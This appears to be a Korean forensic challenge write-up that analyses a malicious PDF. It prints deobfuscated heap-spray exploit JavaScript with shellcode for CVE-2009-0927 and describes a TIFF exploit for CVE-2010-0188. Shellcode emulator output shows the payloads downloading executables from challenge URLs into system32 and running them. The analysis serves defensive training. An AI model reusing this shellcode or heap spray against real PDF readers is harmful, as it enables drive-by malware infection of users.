function updateE() { // CVE-2009-0927 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927)
        var xI = new String("");
        if (c.doc.Collab.getIcon) {
                var arry = new Array();
                // cmd.exe payload
                var vvpethya =
unescape("%ud3b8%u7458%ud901%u2bcb%ud9c9%u2474%ub1f4%u5a65%u4231%u0312%u1242%u3983%u96
a4%u56f4%u0d45%u9bbd%ud7af%ue7f8%u982e%u1dcf%u7aa8%ucad5%u92cf%uf3c1%u9d2f%u4766%ufb49
%u941e%uc494%u8389%uacfe%u6ad8%udd95%u0935%uf3a2%u801c%ub2d9%u488c%u2678%u0b5c%udd62
%u01f4%u5b82%u4792%u4b5e%u2d2e%ubc2a%uf9ff%ue4c1%u9b9a%u83f7%ucc69%u3938%u1fb1%u7e29%u
c50b%ue214%u8248%udcd8%ub3b7%u890b%ue425%uab91%u5210%u5192%uc8fc%u9932%u9def%ubaa1%u0
```

```
795%u1c9f%uacee%uc5ba%u4b1cuaf20%u0832%u3e47%u9129%uacf0%ude04%u1062%ue9e7%u0804%uf391%
ubf69%ucc69%u71f0%u1108%uccee%u0d20%ubecf%ub462%ud949%u9971%u15e3%u3c5a%ub053%u5d89%u6
c82%u6648%u07ae%u7ad2%u148a%ub09d%u1572%u1aab%u33e6%u5a91%ub8af%u4744%udd4a%u8b98%u47
f2%u2af0%ub1cc%u03cf%u2707%ufe1e%ued8a%uca57%u23cd%u030e%u7277%u39bc%ubf21%u6423%udf3e
%u5d93%uea71%u2a42%u2b4d%ud7b8%u0626%u7de4%ue9b8%ue771%uc85c%u0a82%u1f69%u2e8c%u1db2
%u258c%u34bf%u2085%u359e%u98b7%u2cff%ue0a5%u6cf4%uf3c6%u7409%uf5ca%u6919%u60cd%u9a13%u
4e19%ua74d%uf71cub952%uea11%ucba6%u0839%ud1c0%u2527%ud2c7%u10a5%ud8d8%u62bd%ufff2%u0b9a
%uebe9%udfeeu1c04%ud389%u3622%u1d77%u4e5a%u177d%u4c5b%u21b3%u5f43%u31b9%u39a4%ubd2a%u
4a21%u1291%uc8e5%u0389%u229e%ub43a%u5e0e%u24c3%ud4aa%ud71d%u7246%u4a4c%u53de%ufbf6%uc9
52%u7098%u72fa%u153a%u1594%ub5a8%ub801%u2057%u29e5%uc6f9%ud08e%u738b%u275f%u1e42%u22e7
%u411a");
// 쉘코드
                var updateX = 39796;
                var hWq500CN = vvpethya.length * 2;
                var len = 0x400000 - (hWq500CN + 0x38);
                var zAdobe = "";
                var yarsp = unescape("%u9090%u9090");
                var dU = "";
                yarsp = s(yarsp, len);
                this.zAdobeK = "";
                var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
                var aG = new Date();
                for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++) {
                        var lBasic = "";
                        arry[vqcQD96y] = yarsp + vvpethya;
                        var u = "";
                }
                var iAlpha = function() {};
                var tUMhNbGw = unescape("%09");
                while (tUMhNbGw.length < 0x4000) {
                        this.gN = false;
                        tUMhNbGw += tUMhNbGw;
                }
                var hV = new String("");
                var nVE = function() {};
                tUMhNbGw = "N." + tUMhNbGw;
                c.doc.Collab.getIcon(tUMhNbGw); // 공격 수행
        }
        this.wZ = 44811;
}
```

[/payload]


위 payload 말고도 인코딩 된 TIFF 이미지 또한 공격을 수행하는데 공격 수행 과정은 아래 질문들의 답변을 통해 증명 할 것이며 사용되는 취약점은 CVE-2010-0188(http://blog.ahnlab.com/asec/273) 이다.

Question 9. Are there any payloads inside the PDF file? If any, list them all and explain what they do. Which payload will be executed? **- PDF 파일안에 공격코드 있는가? 그것들은 무엇을 뜻하며 어떤 공격코드가 수행되는가?**	Possible Points: 2pts
Tools Used: OllyDbg, Scdbg, shellcode2exe Awarded Points:	

Answer 9.

해당 문제를 풀기 위해서는 각 함수들의 쉘 코드들을 PE 파일로 만들어야 한다.

PE 파일로 만들기 위해서 **shellcode2exe(http://sandsprite.com/shellcode_2_exe.php)**를 사용하였다.



[Fig 8. Shellcode2exe]

각 공격파일들은 구조가 간단하고 동일하며 다운로드 받는 파일만 다르다.(상세히 분석 할 경우 너무 길어지기 때문에 상세분석은 하지 않겠다.)

각 공격파일들은 URLDownloadToFile() 함수를 사용하여 아래와 같은 파일들을 받는다.

- **http://blog.honeynet.org.my/forensic_challenge/malware1.exe >>> cG()**
- **http://blog.honeynet.org.my/forensic_challenge/malware_2.exe >>> cN()**
- **http://blog.honeynet.org.my/forensic_challenge/3malware.exe >>> gX()**
- **http://blog.honeynet.org.my/forensic_challenge/malware.4.exe >>> updateE()**
- **http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe >>> TIFF Image**

해당 파일들을 모두 system32 시스템 폴더에 a.exe 라는 이름으로 저장 후 WinExec()로 실행시킨다.

함수를 통해 공격이 이루어지는 파일들은 PE 파일로 만들어 분석을 할 수 있지만 TIFF 이미지 파일로 공격이 이루어지는 경우 디버깅을 할 수 없다.

일단 TIFF 이미지를 PDF 파일에서 추출해야 한다. XML 세그먼트 중 <ImageFields1> 부분이 TIFF 이미지가 Base64 된 것이며 이 값들을 디코딩하여 파일로 출력해주면 TIFF 이미지가 생성된다.

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import base64

f = open("/root/Desktop/bs.txt", 'r') // base64 값이 들어 있는 텍스트 파일
data = f.read()
original_tiff = base64.b64decode(data) // 디코딩

f2 = open("image.tiff", 'wb') // 이미지 파일 생성
f2.write(original_tiff)

f.close()
f2.close()
```

[Fig 9. Base64 decoding Script]

```
root@bt:~/Desktop# file image.tiff
image.tiff: TIFF image data, little-endian
```

[Fig 10. TIFF 이미지 파일 정보]

이 이미지를 Scdbg 라는 도구로 디컴파일하면 아래와 같은 결과물을 얻을 수 있다.


```
명령 프롬프트
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:₩Users₩사용자>D:₩Work₩gcc_scdbg₩scdbg.exe -f C:₩Users₩사용자₩Downloads₩image.tiff
cygwin warning:
  MS-DOS style path detected: C:₩Users₩₩xEC₩x82₩xAC₩xEC₩x9A₩xA9₩xEC₩x9E₩x90₩Downloads₩image.tiff
  Preferred POSIX equivalent is: /cygdrive/c/Users/₩xEC₩x82₩xAC₩xEC₩x9A₩xA9₩xEC₩x9E₩x90/Downloads/image.tiff
  CYGWIN environment variable option "nodosfilewarning" turns off this warning.
  Consult the user's guide for more details about POSIX paths:
    http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Loaded 1ee bytes from file C:₩Users₩사용자₩Downloads₩image.tiff
Initilization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401121  GetProcAddress(GetSystemDirectoryA)
401121  GetProcAddress(WinExec)
401121  GetProcAddress(ExitThread)
401121  GetProcAddress(LoadLibraryA)
4010cc  LoadLibraryA(urlmon)
401121  GetProcAddress(URLDownloadToFileA)
4010f0  GetSystemDirectoryA( c:₩windows₩system32₩ )
401109  URLDownloadToFile(http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe, c:₩WINDOWS₩system32₩a
.exe)
401110  WinExec(c:₩WINDOWS₩system32₩a.exe)
401114  ExitThread(0)

Stepcount 7831
```

[Fig 11. scdbg]

PE 파일들도 모두 위와 같은 과정으로 파일을 받고 실행시킨다. 공격코드를 담고 있는 매체만 다를 뿐 공격하는 과정과 결과는 동일하다.

Question 10. With the understanding of the PDF format structure, please explain how we can enable other exploits to run when the PDF file is opened. **- PDF 포맷을 이해하여 PDF 파일이 열렸을 때 악성코드가 실행 될 수 있는 방법을 설명하시오.**	Possible Points: 2pts
Tools Used:	
Answer 10. PDF 파일 안에 스크립트가 실행되려면 /Catalog 항목의 오브젝트가 허용을 해줘야 한다. 해당 문제 파일은 /Catalog 의 오브젝트인 27 obj 에서 허용해주었기 때문에 스크립트 실행이 가능하며 스크립트 부분은 pdf-parser.py 로 검색하면 오브젝트 4 obj 가 /javascript 부분에 있고 4 obj 가 참조하는 5 obj 에 숨겨진 난독화 코드가 실행이 된다. 실행이 되면 각 오브젝트에 있던 숨겨진 코드들이 풀리며 공격이 수행된다. 다시 한번 정리해보면 **오브젝트 1 이 /OpenAction 에 속해 있어 오브젝트 4 를 참조하면 오브젝트 4 는 다시 오브젝트 5 를 참조하고 오브젝트 5 는 오브젝트 1 이 간접적으로 참조한 것이기 때문에 코드를 실행하려 한다. 해당 코드의 실행 여부는 /Catalog 오브젝트에 따라 달라지는데 해당 문서는 허용이 되어 있어 코드가 실행되고 여러가지의 공격코드가 수행이 되는 것이다.**	

Bonus 1. Please provide the dot graph of the PDF object's connectivity inside the PDF file. - PDF 파일 안에 객체들을 그래프로 표현하여 제출하라.	Possible Points: 1pt
Tools Used: paint.exe, pdf-parser.py	
Answer Bonus 1.	



[Fig 12. Object Graph]

Bonus 2. Please provide an automated solution to extract and analyze JavaScript code within the PDF file. Be creative! (describe your solution below, but submit any source code and executable in a compressed zip file with file name [your email]_Forensic Challenge 2010 – Challenge 6 – Bonus2.zip via our submission form http://www.honeynet.org/challenge2010/.)	Possible Points: 1pt
Tools Used: Awarded Points:	
Answer Bonus 2. 이 문제는 풀지 않았다.	